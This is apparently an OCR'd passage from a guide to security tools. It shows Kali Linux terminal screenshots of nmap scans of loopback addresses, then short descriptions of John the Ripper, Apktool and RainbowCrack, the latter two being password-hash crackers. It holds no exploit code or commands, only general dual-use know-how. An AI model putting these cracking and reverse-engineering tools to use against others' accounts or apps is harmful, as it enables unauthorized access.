

Applications
Places
Terminal
Sat 7:07 PM
root@kali: ~
File Edit View Search Terminal Help
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.5 are closed
Nmap scan report for 127.0.1.6
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.6 are closed
Nmap scan report for 127.0.1.7
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.7 are closed
Nmap scan report for 127.0.1.8
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.8 are closed
Nmap scan report for 127.0.1.9
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.9 are closed
Nmap scan report for 127.0.1.10
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.10 are closed
Nmap scan report for 127.0.1.11
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.11 are closed
Nmap scan report for 127.0.1.12
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.12 are closed
Nmap scan report for 127.0.1.13
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.13 are closed
Nmap scan report for 127.0.1.14
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.14 are closed

Applications
Places
Terminal
Sat 7:08 PM
root@kali: ~
File Edit View Search Terminal Help
Nmap scan report for 127.0.1.106
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.106 are closed
Nmap scan report for 127.0.1.107
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.107 are closed
Nmap scan report for 127.0.1.108
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.108 are closed
Nmap scan report for 127.0.1.109
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.109 are closed
Nmap scan report for 127.0.1.110
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.110 are closed
Nmap scan report for 127.0.1.111
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.111 are closed
Nmap scan report for 127.0.1.112
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.112 are closed
Nmap scan report for 127.0.1.113
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.113 are closed
Nmap scan report for 127.0.1.114
Host is up (0.0000050s latency).
All 65535 scanned ports on 127.0.1.114 are closed
Nmap scan report for 127.0.1.115
Host is up (0.0000050s latency).






2. John The Ripper →

John the Ripper is designed to be both feature-rich and fast. It combines several cracking modes in one program and is fully configurable for your particular needs (you can even define a custom cracking mode using the built-in compiler supporting a subset of C). Also, John is available for several different platforms which enables you to use the same cracker everywhere (you can even continue a cracking session which you started on another platform).Out of the box, John supports (and autodetects) the following Unix crypt(3) hash types: traditional DES-based, “bigcrypt”,BSDI extended DES-based, FreeBSD MD5-based (also used on Linux and in Cisco IOS), and penBSD Blowfish-based (now also used on some Linux distributions and supported by recent versions of Solaris). Also supported out of the box are Kerberos/AFS and Windows LM (DES-based) hashes, as well as DES-based tripcodes.



3. Apktool →


It is a tool for reverse engineering 3rd party, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications; it makes possible to debug small code step by step. Also it makes working with app easier because of project-like _les structure and automation of some repetitive tasks like building apk, etc. It is NOT intended for piracy and other non-legal uses. It could be used for localizing, adding some features or support for custom platforms and other GOOD purposes. Just try to be fair with authors of an app that you use and probably like.




4. RainbowCrack →

RainbowCrack is a general propose implementation of Philippe Oechslin's faster time-memory trade-off technique. It crack hashes with rainbow tables.RainbowCrack uses time-memory tradeoff algorithm to crack hashes. It differs from brute force hash crackers.A brute force hash cracker generate all possible plaintexts and compute the corresponding hashes on the fly, then compare the hashes with the hash to be cracked. Once a match is found, the plaintext is found. If all possible plaintexts are tested and no match is found, the plaintext is not found. With this type of hash cracking, all intermediate computation results are discarded.A time-memory tradeoff hash cracker need a pre-computation stage, at the time all plaintext/hash pairs within the selected hash algorithm, charset, plaintext length are computed and results are stored in files called rainbow table. It is time consuming to do this


kind of computation. But once the one time pre-computation is finished, hashes stored in the table can be cracked with much better performance than a brute force cracker.






